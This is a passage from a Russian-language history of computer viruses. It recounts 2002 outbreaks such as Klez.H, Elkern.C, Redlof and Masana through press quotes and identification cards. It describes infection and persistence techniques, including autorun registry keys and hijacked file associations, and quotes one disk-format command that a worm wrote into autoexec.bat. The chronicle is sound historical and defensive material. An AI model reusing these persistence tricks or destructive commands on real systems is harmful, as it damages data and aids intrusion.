Собственно говоря, сама «шутка» скрывалась во вложенном файле-архиве под названием worms.zip, так как в нём был запакован вредоносный исполняемый файл для Windows. Если пользователь запускал его на выполнение, «Cervivec» немедленно запускал процедуру своего распространения. Для сокрытия своей активности «Cervivec» одновременно запускал специальный видеоэффект: на глазах у изумлённого пользователя многочисленные разноцветные ползающие «червячки» заполняли экран монитора и преспокойно поедали рабочий стол Windows. Люди, как известно, любят зрелища, а тут вдруг такое на экране собственного монитора! Поэтому меры по блокированию и обезвреживанию «Cervivec» зачастую принимались далеко не сразу, и неудивительно, что через неделю после появления, 29 марта, антивирусная компания «Лаборатория Касперского» сообщила о начале эпидемии нового компьютерного вируса. «К настоящему моменту зарегистрированы многочисленные случаи заражения вирусом “Cervivec” во многих городах России, Украины и Белоруссии», – констатировалось в заявлении этой компании.

5 апреля испанская компания-разработчик антивирусного программного обеспечения Panda Software сообщила о том, что в Интернет обнаружен новый «червь» по имени «Fotodisñ»[219], который притворяется картинкой, показывает неприличное изображение и форматирует «жёсткий» диск компьютера. То есть мартовские шутки фактически закончились, и появилась деструктивная составляющая.

«Fotodisñ» распространялся во вложенных в электронные послания файлах, которые имели двойное расширение *.pdf.exe или *.gif.exe и значок *.gif-файла, чтобы пользователь принял их за обычную картинку. Он либо удалял все файлы с произвольно выбранными расширениями из числа *.scr, *.ttf, *.xls, *.doc, *.dwg, *.mp3, *.cdx, *.bmp, *.htm, *.hlp, *.chm, *.jpg, *.cdr, *.mdb, *.dbf, *.ico, *.bak и *.gif, либо форматировал «жёсткий» диск, удаляя с

[219] «Fotodisñ» (исп.) – сокращение от «foto diseñador» – «Фотодизайнер».

него информацию. Кроме того, используя MAPI-интерфейс, «Fotodisñ» рассылал себя по всем адресам электронной почты, которые обнаруживал в Адресной книге Windows. В теле письма содержался текст на испанском языке. При запуске вложенного файла на экран монитора выводилась порнографическая картинка, после чего «червь» приступал к выполнению своих разрушительных действий. Сначала он создавал файлы certificate.pdf.exe, msoffice.exe и thd16.exe. При каждом запуске файла thd16.exe на выполнение «Fotodisñ» удалял пять файлов с произвольно выбранным расширением из перечисленных выше и прописывал в файле autoexec.bat следующую строку: Format C: /u /v:thd16 /autotest. В результате «червь» приобретал способность форматирования «жёсткого» диска при запуске инфицированной им компьютерной системы.

9 апреля 2002 года сразу несколько антивирусных компаний объявили о появлении в Интернет нового вируса, способного распространяться как по традиционным каналам электронной почты, так и через IRC-чаты, а также через Интернет-пейджер AIM. Этот «червь», получивший имя «Bloodhound»[220] (другие имена: Aphex, W32.Aplore@mm, Bloodhound.VBS.Worm, W32.Aphex@mm), состоял из двух компонентов: исполняемого файла и «скрипта» на Visual Basic.

Как сообщал представитель финской фирмы F-Secure, «главным является исполняемый модуль, написанный на языке программирования Delphi. Этот модуль включает в себя компактный Web-сервер и инструменты для подключения к IRC-каналам и сети AOL Instant Messenger». Для рассылки вируса по адресам из записной книжки MS Outlook использовался скрипт email.vbs. После запуска «Bloodhound» его исполняемый модуль записывался в системную директорию Windows под именем explorer.exe, а также в системный реестр и запускался при каждом старте компьютерной системы. Затем активизировался встроенный Web-сервер и модули для

[220] «Bloodhound» (англ.) – «Ищейка».

подключения к IRC и AIM. На IRC-серверах «Bloodhound» выбирал случайные каналы и отправлял в них сообщения со ссылкой на инфицированный компьютер, предлагая загрузить свою копию под видом эротики. «Схожие сообщения посылались и пользователям AIM, если, конечно, на заражённой компьютерной системе была установлена эта программа», – сообщалось в предупреждении компании Symantec. В случае распространения по электронной почте пользователю приходило письмо с вложенным файлом psecure20x-cgi-install.version6.01.bin.hx.com, размером около 320 Кб. Какие-либо деструктивные процедуры у «Bloodhound», к счастью, отсутствовали.

11 апреля в Интернет был обнаружен очередной штамм нашего старого знакомого вируса «Navidad», стоившего компьютерному сообществу немалых нервов и материальных потерь. Этот вирус получил имя «Navidad.E1-m», и ему был присвоен статус «очень опасного». Основанием для такой оценки стало его быстрое «размножение» в Интернет. Эксперты MessageLabs, например, сообщали: «За последние сутки обновлённый “Navidad” стал самым быстро распространяющимся червём в Глобальной Сети». «Navidad.E1-m» распространялся обычным способом – через адресную книгу MS Outlook инфицированного компьютера. Заражённое письмо имело пустое поле «Тема», и к нему был приложен файл «emannuelle».

Хотя «Navidad.E1-m» – это по сути старый «Navidad», он иначе отформатирован, и к тому же к нему прикреплён неработающий кусок программного кода другой знаменитости – вируса-червя «Magistr». «Всё это сделано преднамеренно, так как вводит в заблуждение антивирусное программное обеспечение, которое не опознаёт “Navidad.E1-m”. Изменение формата уже тогда было одним из известных трюков вирусописателей, которые зачастую таким образом вдыхают новую жизнь в давно известные версии “червей”», – разъясняло Интернет-издание CNews.ru. Никакого ущерба компьютеру пользователя этот штамм «Navidad» не наносил, но его

опасность заключалась в том, что, рассылаясь в очень большом количестве, он перегружал почтовые серверы.

В тот же день информационное агентство Newsbytes сообщило о появлении «SAPvir» – первого в мире вируса, поражающего компьютеры, обслуживающие систему комплексного управления предприятиями SAP R/3. Программный код «SAPvir» был написан на языке программирования Advanced Business Application Programming (ABAP), используемом в приложениях SAP, и состоит всего лишь из 24 строк. Согласно предварительному анализу, проведённому независимым консультантом по решениям SAP Йохеном Хайном, никаких деструктивных действий «SAPvir» не производил. Хайн также обнаружил в его коде несколько программистских ошибок, из-за которых «SAPvir» мог поражать далеко не все платформы SAP. В то же время, по словам Хайна, «эта программа на ABAP вполне способна выполнять любые действия вплоть до искажения или удаления данных, оставаясь при этом абсолютно незамеченной». Newsbytes также информировала, что первая информация о «SAPvir» появилась в онлайновой вирусной библиотеке VX Heavens. В свою очередь, оператор VX Heavens сообщил, что «узнал о новом вирусе из электронного письма, в котором содержалась ссылка на страницу с исходным кодом “SAPvir”».

12 апреля 2002 года[221] был обнаружен «Klez.H», который представлял собой модифицированный вариант хорошо известного нам вируса-червя «Klez.E», о котором мы достаточно подробно говорили выше, и во многом совпадал с ним.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Klez.h
Другие названия	Klez.h, W32/Klez.H, W32/Klez-H, W32/Klez.H-

[221] В мае 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

	mm, W32/Klez.H@mm, W32/Klez.h@MM, Win32.Klez.H, W32.Klez.H@mm, I-Worm.Klez.H, WORM_KLEZ.H
Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Юго-Восточная Азия
Длина	87040 байт

Этот вариант «червя» не портил файлы преднамеренно (в его программном коде такая деструктивная процедура отсутствовала), но был расширен список вариантов полей «Тема» и «Текст» заражённых писем (Subject/Body). В некоторых случаях «Klez.H» добавлял к инфицированному письму второй файл-вложение с одним из следующих расширений: *.txt, *.htm, *.html, *.wab, *.doc, *.xls, *.jpg, *.cpp, *.c, *.pas, *.mpg, *.mpeg, *.bak, *.mp3. Такой файл-вложение выбирался случайным образом на локальном диске компьютера, что в некоторых случаях приводило к утечке персональной или конфиденциальной информации. Кроме того, программный код «Klez.H», по сравнению с «Klez.E», был специально модифицирован таким образом, чтобы обходить антивирусные программные средства. Чтобы не повторяться лишний раз, приведём основные свойства «Klez.H» в виде соответствующей сводной таблицы.

Способы распространения	Рассылка копий по электронной почте. Размещение своих копий на доступных ресурсах в локальной сети. Инфицирование файлов на локальных дисках.
Проявления	Инсталляция вируса «Elkern». Противодействие антивирусным программам. При определённых условиях мог затирать файлы на дисках. Рассылка конфиденциальной информации.

Используемая «уязвимость» в программном обеспечении	Уязвимость MS Internet Explorer, которая давала возможность несанкционированного запуска вложений электронных писем в MS Outlook Express.

Едва появившись, «Klez.H» буквально за несколько последующих дней стал одним из самых распространённых в мире компьютерных вирусов и вызвал масштабную пандемию, сопровождавшуюся «шквалом» сообщений весьма тревожной тональности в средствах массовой информации. Информационный портал Компьюлента, например, 17 апреля под заголовком «Обнаружена новая модификация вируса Klez» опубликовал следующую информацию: «…новая модификация Интернет-червя “KLEZ” (Klez.h) вызвала многочисленные случаи заражения, которые зарегистрированы во многих странах, включая Японию, Китай, Австрию и Чехию. Для проникновения на компьютеры червь использует брешь в системе безопасности Internet Explorer (уязвимость тэга IFRAME). Благодаря этой уязвимости червь обладает способностью незаметно заражать компьютеры сразу же после прочтения инфицированного письма. Эта особенность практически исключает человеческий фактор и многократно повышает эффективность заражения и скорость распространения червя». Информационное агентство CNews.ru 18 апреля под заголовком «Подробности о Klez.H: возможна утечка конфиденциальных данных!» делилось со своей аудиторией следующими опасениями: «…с компьютера может произойти утечка важной конфиденциальной информации, последствия чего могут быть непредсказуемы. Подобным образом в конце 2001 года Интернет-червь “SirCam” сделал достоянием общественности секретные документы ряда государственных учреждений из разных стран мира. <…> В отличие от предыдущих версий, “Klez.H” не имеет функции уничтожения данных на диске. Вместе с тем он сохраняет свою опасность из-за возможности несанкционированной рассылки файлов с заражённых компьютеров. Это обстоятельство делает “Klez.H” наиболее опасным для

корпоративных систем, для которых утечка информации может иметь непредсказуемые последствия. Скорость распространения “Klez.H” доказывает, что большинство пользователей игнорируют совет установить заплатку для системы безопасности Internet Explorer, которая позволит защитить компьютер от любых, даже будущих модификаций червя. Одновременно пользователи недостаточно регулярно обновляют базы данных антивирусных программ. Как следствие этого, эпидемия “Klez.H” имеет все шансы достигнуть масштабов эпидемии другой печально известной разновидности червя – “Klez.E”, которая уже несколько месяцев уверенно занимает первые места в списках самых распространённых вредоносных программ. <…> На долю “Klez.H” приходится уже более 70% всех сообщений о случаях заражения вредоносными программами, причём это число продолжает расти. На данный момент география распространения эпидемии червя охватывает практически все страны, в том числе Россию и СНГ».

22 апреля информационный портал Компьюлента в сообщении под заголовком «Эпидемия вируса “Klez.H”» дополнил опубликованную им ранее информацию следующими сведениями: «В мире бушует эпидемия вируса “Klez.h”. Это новейший представитель уже получившего плачевную известность семейства почтовых червей “Klez”, предпоследний из которых занимает верхние строчки вирусных хит-парадов. <…> Первые сигналы о существовании этого вируса начали поступать около шести утра 12 апреля. Пик пришёлся на час ночи 18-го апреля, когда сотрудники MessageLabs перехватили разом свыше 2 тысяч копий вируса. За весь следующий день, 19 апреля, в MessageLabs перехватили 28 794 копий. На полночь 20 апреля копии вируса поступили из 144 стран мира. Больше всего, как отмечает MessageLabs, пострадала Великобритания, где обнаружены 7 833 копии. На втором месте США, а Россия оказалась на последнем месте – 650 перехваченных копий исходили оттуда».

27 апреля компания Cisco Systems вынуждена была заявить, что появившиеся в Интернет почтовые сообщения, разосланные от имени её подразделения по безопасности, на самом деле кем-то сфальсифицированы и инфицированы вирусом «Klez.H». Представители Cisco утверждали, что «компания не имеет никакого отношения к данной рассылке и ищет возможности снизить распространение подделок в сети». В официальном заявлении Cisco было также указано, что все сообщения, распространяемые самой компанией, в том числе и в рассылках по безопасности, имеют цифровую подпись. Более того, выяснилось, что аналогичные сообщения, с подделанным обратным адресом, распространялись также от лица компании Sophos, которой пришлось официально объявить о том, что она не имеет отношения к данным письмам и не занимается распространением вируса «Klez.H».

К началу мая, по данным компании MessgeLabs, вирус «Klez.H» стал четвёртым по распространённости компьютерным вирусом за всю историю вирусописания. Тем не менее, как мы уже подчёркивали, сам по себе «Klez.H» не являлся деструктивным вирусом, приводящим к необратимым последствиям для работы компьютерной системы, а представлял собой скорее «программу-хулигана». Хотя специалисты и предупреждали: «…безусловно, и эти действия могут привести к весьма тяжёлым последствиям, особенно у компаний, чей бизнес зависит от Интернет».

Но всё же «дефицит» деструктивных действий был налицо. «Ошибка» была исправлена крайне оригинальным способом: 8 мая стало известно, что очень активный и вездесущий «Klez.H» заразился сам и в результате стал ещё более опасным для пользователей! Обнаружилось, что некоторые штаммы «Klez», в том числе и «Klez.H», содержат в себе вирус «Chernobyl», который в тринадцатую годовщину чернобыльской трагедии 26 апреля 1999 года нанёс серьёзный вред более чем полумиллиону компьютеров, сделав нечитаемым содержимое «жёстких» дисков или уничтожив их BIOS. Особенно пострадали тогда такие страны, как Южная Корея, Турция, США.

В середине мая сотрудники издания Consumer Report в ходе проведённого среди своих подписчиков опроса пришли к такому основному выводу: «Владельцы домашних компьютеров в США по-прежнему уделяют недостаточное внимание защите от вирусов и атак компьютерных злоумышленников». Согласно опубликованным пятнадцатого мая 2002 года на сайте Newsbytes результатам исследований, выяснилось, что свыше 60% опрошенных обнаруживали в своих персональных компьютерах хотя бы один вирус в течение последних двух лет. Около 20% сталкивались с вирусами, по крайней мере, четырежды, и почти треть из их числа теряли свои файлы вследствие заражения. Особо отмечалось, что при использовании антивирусных программ вирусы наносили ущерб лишь в 7% случаев, тогда как без антивируса ущерб проявлялся на каждом третьем компьютере. Главным источником вирусов был назван, конечно, Интернет. При этом доля заражений по электронной почте достигала 62%, а в 13% случаев заразу несли в себе файлы, загружаемые из Интернет. Крайне уязвимы домашние компьютеры и для злоумышленников: по данным опроса, 40% пользователей широкополосного Интернет не пользуются брандмауэрами, то есть их компьютеры практически открыты для проникновения электронных взломщиков и не защищены от «троянских» программ.

15 мая «Лаборатория Касперского» предупредила пользователей о том, что с австралийского сервера произведена массовая рассылка троянской программы TrojanDownloader.Win32.Smokedown, замаскированной под средство для борьбы с «Klez.H». Вредоносная программа была разослана по электронной почте. В инфицированных письмах, имевших формат HTML, содержалась рекомендация о необходимости «принятия срочных мер» против нарастающей угрозы со стороны червя «Klez.H»[222]. Всё письмо было написано на английском языке, и в строке «Тема» значилось: «You're under a

[222] В целом техническая служба «Лаборатории Касперского» за несколько дней выявила более 20 тысяч случаев заражения вирусом «Klez.H».

serious threat!» («Вы находитесь под серьёзной угрозой!»). В качестве отправителя письма указывался абонент Kaspersky Labs и адрес support@kaspersky.com. В действительности же программа TrojanDownloader.Win32.Smokedown была разослана с австралийского почтового сервера, а приведённая информация об отправителе являлась умышленной фальсификацией. В теле письма также содержался и «спрятанный» Java-скрипт, который незаметно для пользователя загружал с удалённого сервера «троянскую» программу TrojanDownloader.Win32.Smokedown и устанавливал её в компьютерную систему.

В конце мая антивирусная компания MessageLabs опубликовала свой рейтинг вредоносных компьютерных программ, согласно которому вирус «Klez.H» оказался «популярнее» прежнего лидера по числу заражений – Интернет-червя «SirCam». Таким образом, по оценке MessageLabs «Klez.H» в мае стал самым «заразным» вирусом из всех обнаруженных. С момента появления «Klez.H» (12 апреля) компания MessageLabs зафиксировала более 775 тысяч инфицированных им почтовых сообщений, причём заражено этим вирусом было каждое трехсотое почтовое сообщение. Как заявил представитель компании, «такая популярность связана, прежде всего, с тем, что этот вирус может распространяться в сообщениях со случайно выбранной темой сообщения». Интересно, что по оценкам MessageLabs «Klez.H» вышел в лидеры по скорости своего распространения, обойдя по этому показателю прежнего «чемпиона» – вирус «LoveLetter» («LoveBug»), который до этого момента считался наиболее быстро распространявшимся вирусом. На пике эпидемии, по статистике Message Labs, вирус «LoveLetter» содержался в каждом двадцать восьмом сообщении, проверенном программным обеспечением компании, но «такой уровень его распространения продержался сравнительно недолго, в то время как вирус “Klez.H” стабильно поддерживает высокую скорость распространения по Интернет вот уже в течение полутора месяцев». По мнению ведущего

специалиста Message Labs Алекса Шипа, «подобная популярность вируса, являющегося модификацией гораздо более старой вредоносной программы, впервые обнаруженной еще в декабре 2001 года, объясняется тем, что “Klez.H” обладает широкими возможностями модификации по мере своего распространения: он способен менять заголовок и текст письма, в которое вложен файл вируса, а также динамически менять адреса отправителя, основываясь на данных адресной книги последнего заражённого компьютера».

Появление нового полиморфного зашифрованного резидентного компьютерного вируса «Elkern.C» было зарегистрировано 17 апреля 2002 года[223], и именно этому штамму из семейства компьютерных вирусов «Elkern» суждено было получить широкое распространение в мире. Произошло это сразу по нескольким основным причинам:

«Elkern.C» проникал в компьютерные системы вместе с вирусом-червём «Klez.I»[224];

---

[223] В мае 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[224] Вирус «Elkern.C» попадал в компьютеры с помощью червя «Klez.I» и самостоятельно распространяться не мог. Зато «Klez.I» проникал в компьютерные системы сразу несколькими способами. Тема, содержание письма и имя вложенного файла могли быть совершенно разными. «Червь» распространялся по электронной почте, используя протокол SMTP, записи адресной книги операционной системы Windows и других адресных книг. Причём он обладал способностью замены адреса отправителя на любой другой из числа найденных адресов таким образом, что «отправитель» инфицированного письма мог и не быть заражённым на самом деле. Более того, все эти манипуляции не наносили видимого ущерба во время начальной фазы заражения системы, поэтому пользователь не замечал присутствие «Klez.I», и лишь в дальнейшем заражение могло приводить к некорректному функционированию и сбоям в работе компьютера, поскольку Klez.I был способен блокировать некоторые резидентные программы (находящиеся в оперативной памяти).

заразиться этим вирусом было очень легко – достаточно было выполнения команды пользователя на открытие полученного инфицированного письма в окне быстрого просмотра сообщений MS Outlook;

вел себя в инфицированной системе он латентно – без каких-либо визуальных проявлений своего присутствия;

при этом он выполнял ряд действий, направленных на выведение из строя антивирусных программ;

и, наконец, пользователи по-прежнему халатно относились к обновлению своих антивирусных средств.

А теперь стоит посмотреть некоторые «технические» характеристики «Elkern.C».

Идентификационная карточка вредоносной компьютерной программы	
Имя	Elkern.C
Другие названия	ElKern.c, W32/Elkern.C, W32/Elkern.cav.c, W32.Elkern.4926, Win32.Elkern.c, Win32/WQK.C, WQK.C, PE_ELKERN.D,
Тип	компьютерный вирус
Инфицируемые платформы	Windows 98/2000
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX/Windows 3.x/95/Me/NT/XP
Страна происхождения	Юго-Восточная Азия
Длина	4926 байт

Итак, поскольку «Elkern.C» работал «в паре» с «Klez.I», он автоматически рассылал себя через SMTP-соединение по всем адресам, найденным в адресной книге. «Elkern.C» активировался при открытии инфицированного письма в окне быстрого просмотра MS Outlook благодаря уже известной «уязвимости» в браузере Internet Explorer (версий 5.01 и 5.5),

при открытии письма, заражённого «Klez.I», а также при запуске любого файла-вложения в электронное письмо, содержащее «Klez.I». «Elkern.C» заражал файлы с расширением *.exe и *.scr размером больше 8 Кб на всех локальных и сетевых дисках, к которым имела доступ компьютерная система. Причём вследствие того что «Elkern.C» для обращения к одной из функций Windows API использовал фиксированный адрес, действующий только для компьютерных систем с установленной операционной системой Windows 98 или Windows 2000, то он сохранял свою работоспособность лишь в этих операционных системах. Вместе с тем, в зависимости от версии операционной системы, механизм заражения мог быть разным.

Для Windows 98 «Elkern.C» создавал в системной директории Windows специальный файл с именем wqk.exe и атрибутами «Скрытый», «Системный», «Только чтение». Затем в системный реестр операционной системы вносилась следующая запись:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunWQK=%system%wqk.exe, где: %system% – системная директория Windows.

Эту запись «Elkern.C» использовал для собственного запуска при каждой загрузке компьютерной системы. Интересно, что, поскольку этот вирус регистрировал себя как сервисный процесс, пользователь не мог его увидеть в «Списке задач».

Для Windows 2000 «Elkern.C» создавал в системной директории Windows специальный файл с именем wqk.dll и атрибутами: «Скрытый», «Системный», «Только чтение». Затем в системный реестр операционной системы вносилась следующая запись:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit_DLLs=Wqk.dll.

Эту запись вирус использовал для собственного запуска при каждой загрузке компьютерной системы.

В обеих операционных системах (Windows 98/2000) «Elkern.C» выполнял следующие действия:

заражал активные процессы и все процессы, в название которых не входило «\explorer»;

перехватывал функции «DispatchMessageA» и «DispatchMessageW» с целью заражения процессов, активируемых при запуске этих функций;

проверял наличие отладочных программ – для чего обращался к функции Windows API «IsDebuggerPresent».

Этот, извините за фигуральное выражение, «пирожок с начинкой» сумел, по данным проведённого специализирующейся на информационной безопасности испанской компании Panda Software исследования, инфицировать на конец апреля 7,2% от всего парка компьютеров.

30 апреля 2002 года был впервые обнаружен использовавший для проникновения в компьютерные системы «уязвимость» Microsoft VM ActiveX[225], позволявшую вирусам активизироваться при рассмотрении HTML писем, зашифрованный полиморфный, написанный на языке программирования Visual Basic Script вирус-червь по имени «Redlof»[226].

Идентификационная карточка вредоносной компьютерной программы	
Имя	Redlof
Другие названия	Redlof.A, Redlof.A-m, VBS/Redlof, VBS/Redlof.A, VBS/Redlof-A, VBS/Redlof.A@m, VBS/Redlof@M, VBS/Exploit, VBS/Terrosist, VBS/Terrosist.Worm, VBS.Redlof, VBS.Redlof.A, VBS_REDLOF, VBS.Terrosist, VBS_REDLOF.A, HTML.Redlof, HTML.Redlof.A

[225] Так называемая «уязвимость» виртуальной машины Microsoft в системе безопасности MS Internet Explorer, при которой вирус может быть активирован с удалённого Web-сайта при просмотре пользователем инфицированного таким вирусом HTML файла.

[226] В марте 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

Тип	вирус-червь
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x/Novell Netware
Страна происхождения	Индонезия
Длина	11160 байт

Попав в систему, «Redlof» расшифровывал себя и активизировался[227]. В процессе инфицирования «Redlof» искал во всех директориях и на всех дисках локальной системы файлы с расширениями *.html, *.htm, *.asp, *.php, *.jsp и *.vbs и заражал их, дописывая в конец программного кода «скрипт» зашифрованной копии вируса. Вирус сохранялся под именем folder.htt в папке Windows\Web как скрытый файл и копировался в файлы Windows\System\Blank.htm, Windows\folder.htt и Windows\System32\folder.htt. Модификации подвергались также файлы WinDir\Web\webview.css, WinDir\Web\desktop.ini, WinDir\System32\desktop.ini и WinDir\desktop.ini. При этом файл folder.htt использовался как шаблон информации, сохранённой при просмотре папок Web-страниц, то есть вирус копировал себя во все директории на других дисках инфицированной компьютерной системы.

«Redlof» предпринимал попытки распространения через электронную почту, отсылаемую пользователем инфицированного компьютера.

[227] Признаком инфицирования компьютерной системы «Redlof» являлось наличие в ней инфицированного «скрипта» либо в %windir%\System\Kernel.dll, либо в %windir%\System\Kernel32.dll (в зависимости от местонахождения системной директории Windows), а также наличие в системном реестре записи HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunKernel32\«%SYSTEM%\Kernel.dll», которую вирус делал для обеспечения автоматического запуска при последующем старте Windows.

Достигалось это путём инфицирования файла blank.htm (\ProgramFiles\CommonFiles\MicrosoftShared\Stationery \blank.htm), который задан по умолчанию как учётная запись для MS Outlook или Outlook Express. Если такой файл уже существовал в системе, вирус добавлял себя в конец этого файла, а если такового не было – копировал себя в систему под этим названием. Для этого в реестровую запись C:\Program Files\Common Files\Microsoft Shared\Stationery\ вирус добавляет данные blank.htm. Далее он устанавливал настройки приложения MS Outlook Express так, чтобы использовать этот файл по умолчанию при создании в формате HTML каждого почтового сообщения. С этой целью «Redlof» модифицировал несколько записей системного реестра:

HKEY_CURRENT_USER\Identities\DefaultId\Software\Microsoft\Outlook Express\OutlookVersion\Mail\Compose Use Stationery =1

HKEY_CURRENT_USER\Identities\DefaultId\Software\Microsoft\Outlook Express\OutlookVersion\Mail\Stationery Name = blank.htm

HKEY_CURRENT_USER\Identities\DefaultId\Software\Microsoft\Outlook Express\OutlookVersion\Mail\Wide Stationery Name = blank.htm

HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Outlook\Options\ Mail\EditorPreference = 131072

HKEY_CURRENT_USER\Software\Microsoft\WindowsMessagingSubsyst em\Profiles\MicrosoftOutlookInternetSettings\0a0d020000000000c000000000000 046\001e0360 =blank

HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\WindowsMessagingSubsystem\Profiles\MicrosoftOutlookInter netSettings \0a0d020000000000c000000000000046\001e0360 = blank

HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Outlook\Option s\Mail\EditorPreference = 131072

HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Common\MailS ettings\NewStationery = blank

Чтобы заставить MS Outlook посылать электронную почту как HTML файл и облегчить своё распространение, «Redlof» также корректировал и другие значения в ключе системного реестра. Инфицированный им VBS «скрипт» записывался в системную директорию Windows с названием kernel.dll или kernel32.dll[228]: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ Kernel32 kernel.dll.

«Redlof» изменял также параметры ключей системного реестра для выполнения файлов с расширениями *.dll, чтобы выполняться как «скрипты», использующие выполняемый файл wscript.exe:

HKEY_CLASSES_ROOT\.dll\=dllfile

HKEY_CLASSES_ROOT\.dll\ContentType =application/x-msdownload

HKEY_CLASSES_ROOT\dllfile\DefaultIcon\=HKEY_CLASSES_ROOT\ vxdfile\DefaultIcon\

HKEY_CLASSES_ROOT\dllfile\ScriptEngine\ = VBScript

HKEY_CLASSES_ROOT\dllFile\Shell\Open\Command\ = WScript.exe ««%1»« %*

HKEY_CLASSES_ROOT\dllFile\ShellEx\PropertySheetHandlers\WSHProps\ = {60254CA5-953B-11CF-8C96-00AA00B8708C}

HKEY_CLASSES_ROOT\dllFile\ScriptHostEncode\ = {85131631-480C-11D2-B1F9-00C04F86C324}

Если зарегистрированным владельцем компьютерной системы являлся «Indonesian Today» («Индонезиец сегодня»), то вирус мог перезаписать или создать следующие ключи и значения:

HKEY_CURRENT_USER\ControlPanel\International «s1159»=«Anti AS» «s2359»=«Anti Shit»«sTimeFormat»=«HH:mm:ss tt»

---

[228] Этот файл записывался в ключ системного реестра, чтобы выполняться, когда операционная система Windows запущена.

HKEY_CURRENT_USER\Software\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D} ««=«My Komputer»

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced «Hidden»=DWORD:1 «HiddenFileExt»=DWORD:1

HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\Main «Local Page»=«%windows%\system\blank.htm» «Start Page»=«%windows%\system\blank.htm»

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion «RegisteredOwner»=«Indonesian Today» «RegisterdOrganization»=«We love peace» «OrgOrganization»=«Underground Indonesian» «OrgOwner»=«We love peace»

Кроме того, «Redlof» создавал несколько пакетных файлов, которые выполнялись при запуске Windows. В итоге выполнения этих файлов создавался новый ключ реестра:

HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D ««=«My Komputer».

«Redlof» практически ничем не обнаруживал своего присутствия в инфицированной им компьютерной системе, но опытный пользователь или специалист мог заметить его по наличию в памяти процесса с именем из названных выше, замедлению работы компьютера, а также присутствию файлов вируса в ключах системного реестра. Наиболее явным признаком заражения системы «Redlof» было то, что 30 апреля, июня, августа, октября и декабря (то есть 30 числа каждого чётного месяца) каждого года файлы win.ini и system.ini переименовывались в файлы won.chk и system.chk, соответственно.

Общепризнан факт, что приобщение к искусству облагораживает. Но не таковы наши вирусописатели, оказывается, даже просмотр вполне безобидного мультфильма Олега Куваева о Масяне способен вызвать у них агрессивно-патриотические настроения. 6 мая 2002 года прошло сразу несколько сообщений о появлении нового Интернет-червя, автор которого,

будучи поклонником этого забавного персонажа, заставил его атаковать Web-сайт чеченских сепаратистов: по понедельникам вирус-червь «Masana» проводил DoS-атаки на Web-сайт kavkaz.org. «Masana», написанный на языке программирования Delphi, в упакованном виде имел размер в 107 Кб, распространялся в электронных письмах с вложением masyanya.exe и использовал технологию социальной инженерии.

Письмо имело заголовок «Масяня!» и текст: «Привет, здесь новая серия Масяни!!! Про Путина! Домашняя страничка: http://mult.ru». «Червь» активизировался только в том случае, если пользователь сам запускал инфицированный файл на выполнение, дважды щёлкнув «мышью» на вложении. В ответ на это «Masana» устанавливал себя в компьютерной системе и запускал встроенные процедуры для своего дальнейшего распространения. Причём, как сразу же указали отечественные специалисты, «червь» содержал ошибки в программном коде, так что «некоторые его функции (в частности, связанные с рассылкой) при некоторых конфигурациях NT-систем оказывались неработоспособными». При запуске под Windows NT и Windows 2000 «червь» получал права администратора – «Masana» использовал так называемую «DebLoit-уязвимость» систем NT, так что в результате в систему добавлялся новый пользователь «masyanechkaa» с привилегиями администратора.

С целью распространения заражённых писем в MS Outlook Express 5.0 отключалась защита от несанкционированной рассылки, а адреса жертв выбирались следующим образом: осуществлялся поиск файлов с расширениями *.htm и, в случае положительного результата, проводился просмотр этих файлов с выделением тех строк, которые представляли собой адреса электронной почты. Кроме того, при помощи функций Windows MAPI «Masana» «отвечал» на письма из почтового ящика. Как сообщал со ссылкой на мнение специалистов информационный портал «Компьюлента», «…это очень интересный концептуальный вирус, имеющий целью предупредить пользователей о возможности других, более работоспособных червей,

эксплуатирующих популярный образ. Сами понимаете, этот мультсериал очень популярный, и его поклонники жаждут новых серий, которых уже давно не было. Из-за этого велика вероятность того, что когда к такому пользователю придёт файл, где обещается новая серия Масяни, то он, скорее всего, его запустит. Потом его запустит ещё 30 человек из его адресной книги. Так начинаются все вирусные эпидемии».

Опасный резидентный вирус, заражающий выполняемые файлы Windows – PE EXE-файлы, которому впоследствии присвоили имя «Spaces»[229], впервые был обнаружен 12 мая 2002 года[230].

Идентификационная карточка вредоносной компьютерной программы	
Имя	Spaces
Другие названия	Spaces.1245, Spaces.1445, Spaces.1633, W95/Spaces.1445, Win95.Spaces, W95.Spaces.1245, W95.Spaces.1445, W95.Spaces.1633, W95/Busm.1445, W95/Busm99.1445, PE_Spaces.1633
Тип	Вирус
Инфицируемые платформы	Windows 95/98/Me
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x/NT/2000/XP/2003/Novell Netware
Страна происхождения	н/д
Длина	варьируется – 1245 или 1445 или 1633 байта

При запуске зараженного файла вирус инсталлировал себя в ядро операционной системы Windows, перехватывал обращения к файлам и заражал PE-файлы при их открытии. При заражении «Spaces» записывался в

[229] «Spaces» (англ.) – «Пробелы».

[230] В декабре 2002 года включён в первую двадцатку основного списка WildList Международной организации WildList.

